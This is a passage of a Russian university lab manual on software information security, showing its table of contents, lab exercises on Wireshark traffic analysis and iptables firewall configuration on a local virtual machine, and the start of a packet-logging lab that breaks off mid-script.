

ПРАКТИКУМ

ПРОГРАММНАЯ ЗАЩИТА ИНФОРМАЦИИ

Авторы: к.т.н. Мочалов В.А., Мочалова А.В., Гуль А.П., Довлетназарова О.Т.

Москва 2014

Оглавление

Оглавление.....	3
Лабораторная работа №1	5
Изучение функциональных возможностей программы-анализатора сетевого трафика Wireshark.....	5
Лабораторная работа №2.....	11
Изучение функциональных возможностей межсетевого экрана Netfilter.....	11
Лабораторная работа №3.....	15
Программное логирование сетевых пакетов в файл.....	15
Лабораторная работа №4.....	23
Программная реализация обнаружения заданной сетевой атаки, автоматическое реагирование и логирование подозрительной активности.....	23
Лабораторная работа №5.....	32
Изучение функциональных возможностей системы обнаружения вторжений Snort.....	32
Лабораторная работа №6.....	38
Изучение функциональных возможностей программы Ettercap.....	38
Лабораторная работа № 7.....	46
Обнаружение ARP-spoofing атаки.....	46
Лабораторная работа №8.....	51
Настройка работы IPsec в Linux.....	51
Лабораторная работа №9.....	55
Простые симметричные шифры.....	55
Лабораторная работа №10.....	61
XOR-шифрование. Одноразовый блокнот.....	61
Лабораторная работа №11.....	66
Применение объектно-ориентированного программирования для шифрования данных.....	66
Лабораторная работа №12.....	71
Криптографическая программная библиотека Bouncy Castle.....	71
Лабораторная работа №13.....	76
Криптографическая программная библиотека Crypto++	76
Лабораторная работа №14.....	82
Криптографическая программная библиотека Sodium	82
Лабораторная работа №15.....	95
Криптографические алгоритмы с открытыми ключами. RSA.....	95
Лабораторная работа №16.....	99
Криптографические хэш-функции.....	99
Лабораторная работа №17.....	102
Электронная цифровая подпись.....	102
Лабораторная работа №18.....	104
Программная реализация криптографических протоколов.....	104
Лабораторная работа №19.....	107
Решение олимпиадных криптографических задач.....	107
Лабораторная работа №20.....	122
Защита конфиденциальных данных на ПК и сменных носителях с помощью TrueCrypt.....	122
Лабораторная работа №21.....	124
Шифрование данных на жестком диске при помощи системы GnuPG.....	124
Лабораторная работа №22.....	129

Изучение функциональных возможностей Java-декомилятора.....	129
Лабораторная работа №23	134
Изучение функциональных возможностей Java обфускатора.....	134
Лабораторная работа №24.....	137
Изучение функциональных возможностей дизассемблеров.....	137
Лабораторная работа №25.....	147
Шифрование данных на микроконтроллере.....	147
Лабораторная работа №26.....	154
Шифрование данных на языке Ассемблер.....	154
Лабораторная работа №27.....	160
Установка защищенной операционной системы Astra Linux.....	160

Лабораторная работа №1

Изучение функциональных возможностей программы-анализатора сетевого трафика *Wireshark*.

Цель работы: Научиться пользоваться основными функциональными возможностями программы *Wireshark*.

Wireshark представляет собой анализатор сетевого трафика с графическим интерфейсом. Программа позволяет просматривать и анализировать пакеты, полученные из сетевого интерфейса или ранее собранного файла [1].

Выполнение:

1. Запустите виртуальную машину *Ubuntu*. Определить настройки протокола *TCP/IP* Вашего компьютера с помощью команды *ifconfig*. Сделайте экранный снимок сетевых настроек (рисунок 1.1).

```
Файл Правка Вид Поиск Терминал Справка
mtucivb@mtucivb-VirtualBox:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:b4:24:a6
          inet addr:192.168.100.209 Bcast:192.168.100.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb4:24a6/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:42 errors:0 dropped:0 overruns:0 frame:0
            TX packets:95 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:6842 (6.8 KB) TX bytes:13909 (13.9 KB)

lo        Link encap:Локальная петля (Loopback)
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:22 errors:0 dropped:0 overruns:0 frame:0
            TX packets:22 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:2256 (2.2 KB) TX bytes:2256 (2.2 KB)
```

Рисунок 1.1. Пример экранного снимка сетевых настроек

2. Запустите из под суперпользователя *Wireshark*.
3. Выполните команду *ping localhost*. Убедитесь, что *Wireshark* отображает сетевые пакеты и что у пакетов имеются поля "источник", "прием-

ник", "тип протокола". Сделайте экранный снимок (рисунок 1.2) главного окна *Wireshark*.




Рисунок 1.2. Пример экранного снимка окна *Wireshark*

- Сделайте экранный снимок *ICMP*-пакета (рисунок 1.3), отображаемого в *Wireshark*.




Рисунок 1.3. Пример экранного снимка *ICMP*-пакета

- В браузере перейдите по адресу <http://localhost/>.
- Сделайте экранный снимок *HTTP*-пакета (рисунок 1.4), отображаемого в *Wireshark*.




Рисунок 1.4. Пример экранного снимка HTTP-пакета

7. Откройте новую консоль. Вбейте `telnet localhost 80 {Enter}`. Далее введите произвольный текст и нажмите `{Enter}`
8. Найдите в Wireshark введенный текст и сделайте экранный снимок с найденным текстом (рисунок 1.5).




Рисунок 1.5. Пример отображения введенного на пункте 7 текста в Wireshark

9. Запустите несколько раз предоставленный генератор HTTP-пакетов, реализованный на Java (или воспользуйтесь утилитой `ab`, выполнив команду `ab -c 100 -n 10000 http://localhost/`). В Wireshark отобразите гра-

фик изменения количества принятых пакетов во времени. Сделайте экранный снимок полученного результата (рисунок 1.6).




Рисунок 1.6. Пример графика изменения количества принятых пакетов во времени

10. Осуществите сканирование портов с помощью команды `nmap -v -A localhost`. Сделайте экранный снимок (рисунок 1.7) отображаемых в Wireshark пакетов результатов. Проанализируйте сетевой трафик, генерируемый утилитой `nmap`. Определите какой из способов сканирования сети использует утилита `nmap`:

- установление полного TCP-соединения с тестируемым портом;
- сканирование в режиме половинного открытия (half-open scanning);
- сканирование с помощью FIN-сегментов.

Результат анализа вставьте в отчет.




Рисунок 1.7. Пример отображаемых в Wireshark пакетов после выполнения сканирования портов

11. Вставьте в отчет экранные снимки, демонстрирующие основные функции программы *Wireshark* (сохранение и восстановление перехваченных сетевых пакетов, фильтрация сетевых пакетов (рисунок 1.8), выделение цветом по правилам сетевых пакетов (рисунок 1.9), сводная статистика (рисунок 1.10), предназначение модулей, расположенных в меню *Statistics* и др.).




Рисунок 1.8. Пример фильтрации сетевых пакетов




Рисунок 1.9. Пример настройки выделения цветом сетевых пакетов




Рисунок 1.10. Пример отображения окна *Summary*

Контрольные вопросы:

1. Предназначение анализаторов сетевого трафика.
2. Что такое снiffeр?
3. Способы осуществления перехвата сетевого трафика.
4. Что может быть обнаружено в результате анализа сетевого трафика?
5. Наименование и функциональные возможности программ-анализаторов сетевого трафика.
6. Основные функциональные возможности программы *Wireshark*.
7. Отличия программы *Wireshark* от *tcpdump*.
8. Для чего применяется неразборчивый (англ. *promiscuous mode*) режим сетевой карты?

Содержание отчета:

1. Титульный лист.
2. Экранные снимки с пояснениями выполнения вышеописанных шагов.
3. Ответы на контрольные вопросы.

Литература:

1. Малых Н. Анализатор протоколов *Ethereal* / URL: <http://www.protocols.ru/files/Tools/Ethereal.pdf> (дата обращения: 10.12.2013).

Лабораторная работа №2

Изучение функциональных возможностей межсетевого экрана *Netfilter*.

Цель работы: Научиться пользоваться основными функциональными возможностями программы *Netfilter*.

Межсетевой экран — это специализированный комплекс межсетевой защиты, называемый также брандмауэром или системой *firewall*. Межсетевой экран позволяет разделить общую сеть на две части (или более) и реализовать набор правил, определяющих условия прохождения пакетов с данными через границу из одной части общей сети в другую [1].

Самым популярным межсетевым экраном для OS Linux на текущий момент является *Netfilter*. Русскоязычное руководство по администрированию межсетевого экрана *Netfilter* с помощью утилиты *iptables* доступно по адресу [2].

Выполнение:

1. Запустите виртуальную машину *Ubuntu*. Определить настройки протокола *TCP/IP* Вашего компьютера с помощью команды *ifconfig*. Сделайте экранный снимок сетевых настроек.
2. Для использования утилиты *iptables* требуется привилегии суперпользователя (*root*). В консоли введите команду *su root* и далее пароль суперпользователя.
3. Установите политику по умолчанию *ACCEPT* для цепочек *INPUT*, *FORWARD* и *OUTPUT*. В отчет вставьте введенные правила.
4. Закройте порт 80 цепочки *INPUT* для всех IP адресов. Остальные порты цепочки *INPUT* должны быть открыты.
 - В отчет вставьте введенные правила.
 - Перейдите в браузере по адресу *http://localhost/*. Проанализируйте в *Wireshark* какие изменения произошли в сетевом трафике после закрытия 80 порта цепочки *INPUT*.
5. Закройте порт 80 цепочки *INPUT* только для одного выбранного IP адреса. Для всех остальных IP адресов порт 80 должен быть открыт. В отчет вставьте введенные правила.

6. Закройте порт 80 цепочки *OUTPUT* для всех IP адресов. Остальные порты цепочки *OUTPUT* должны быть открыты.
 - В отчет вставьте введенные правила.
 - Перейдите в браузере по адресу <http://localhost/>. Проанализируйте в *Wireshark* какие изменения произошли в сетевом трафике после закрытия 80 порта цепочки *OUTPUT*.
7. Закройте порт 80 цепочки *OUTPUT* только для одного выбранного *IP* адреса. Для всех остальных *IP* адресов порт 80 должен быть открыт. В отчет вставьте введенные правила.
8. Откройте возможность работы с локальным Web-сервером только Вашему компьютеру. Все остальные IP адреса не должны иметь доступ к Web-серверу компьютера. В отчет вставьте введенные правила.
9. Заблокируйте с помощью межсетевого экрана выбранные Вами Web-сайты. В отчет вставьте введенные правила.
10. Ограничьте количество возможных подключений к 22 порту *openssh* сервера (не более 3-х подключений в минуту). Проверку осуществляйте путем 4-х подключений подряд, вбивая в консоль команду *ssh localhost*. В отчет вставьте введенные правила.
11. Ограничьте количество запросов на 80 порт в секунду/минуту от одного пользователя. Проверку правильности правила осуществляйте с помощью команды "*ab -n 10000 -c 100 <http://localhost/>"*. В отчет вставьте введенные правила.
12. Выполните шаги 4-11, установив политику по умолчанию *DROP* для цепочек *INPUT*, *FORWARD* и *OUTPUT* (подсказка: правила придется переписать и использовать состояние соединения *NEW* и *ESTABLISHED*).
13. Заблокируйте доступ к локальному Web-серверу пользователю с заданным MAC-адресом. В отчет вставьте введенное правило.

14. Удалите любое выбранное правило из цепочки *INPUT*. В отчет вставьте введенное правило.

15. Продемонстрируйте возможности межсетевого экрана *Netfilter* по логированию сетевых пакетов. В отчет вставьте полученный лог и введенные правила.

Контрольные вопросы:

1. Для чего применяются межсетевые экраны?
2. Разновидности межсетевых экранов.
3. Принципы работы межсетевых экранов
4. Отличия аппаратных от программных межсетевых экранов.
5. Способы интеграции систем обнаружения вторжений и межсетевых экранов.
6. Порядок прохождения таблиц и цепочек в межсетевом экране *Netfilter*.
7. Предназначение таблиц *Mangle*, *Nat* и *Filter*.
8. Предназначение политик по умолчанию в межсетевом экране *Netfilter*.
9. От каких угроз не может защитить межсетевой экран.

Содержание отчета:

1. Титульный лист.
2. Введенные правила для межсетевого экрана *Netfilter* и экранные снимки результатов тестирования правильности работы правил.
3. Ответы на контрольные вопросы.

Литература:

1. Шаньгин В. Ф. Информационная безопасность компьютерных систем и сетей / М.: Форум, Инфра-М, 2008. – 416 с.
2. Oskar Andreasson. Руководство по iptables (Iptables Tutorial 1.1.19) / URL: <http://www.opennet.ru/docs/RUS/iptables/> (дата обращения: 10.12.2013).

Лабораторная работа №3

Программное логирование сетевых пакетов в файл.

Цель работы: Требуется написать программу на языке *C++*, которая в режиме непрерывного мониторинга осуществляет запись в файл некоторых атрибутов выбранных пользователем сетевых пакетов.

Выполнение:

Для выполнения поставленной задачи будем использовать код, основанный на проекте с открытым исходным кодом [1], который выполняет XOR-шифрование и дешифрование всех *TCP*-пакетов. Вместо функции *XOR*-шифрования и дешифрования необходимо программно реализовать на языке *C++* логирование пакетов.

1. В проекте используется библиотека *netfilter_queue*, которая предоставляет *API* для доступа к сетевым пакетам, обрабатываемым ядром *Linux*. Установить библиотеку *netfilter_queue* в *Ubuntu Linux* из терминала можно с помощью следующей команды *sudo apt-get install libnetfilter-queue-dev* .
2. В предоставленной преподавателем директории *studentFilter* имеется файл *tcp.h* . Этот файл требуется скопировать в директорию */usr/include/linux* с помощью следующей команды, выполняемой из терминала: *sudo cp tcp.h /usr/include/linux* .
3. Выполнить из под суперпользователя скрипт *./studentFilter/env/setqueue.sh* . Содержание скрипта следующее:
`#!/bin/sh
/sbin/iptables -A INPUT -i lo -j NFQUEUE --queue-num 0
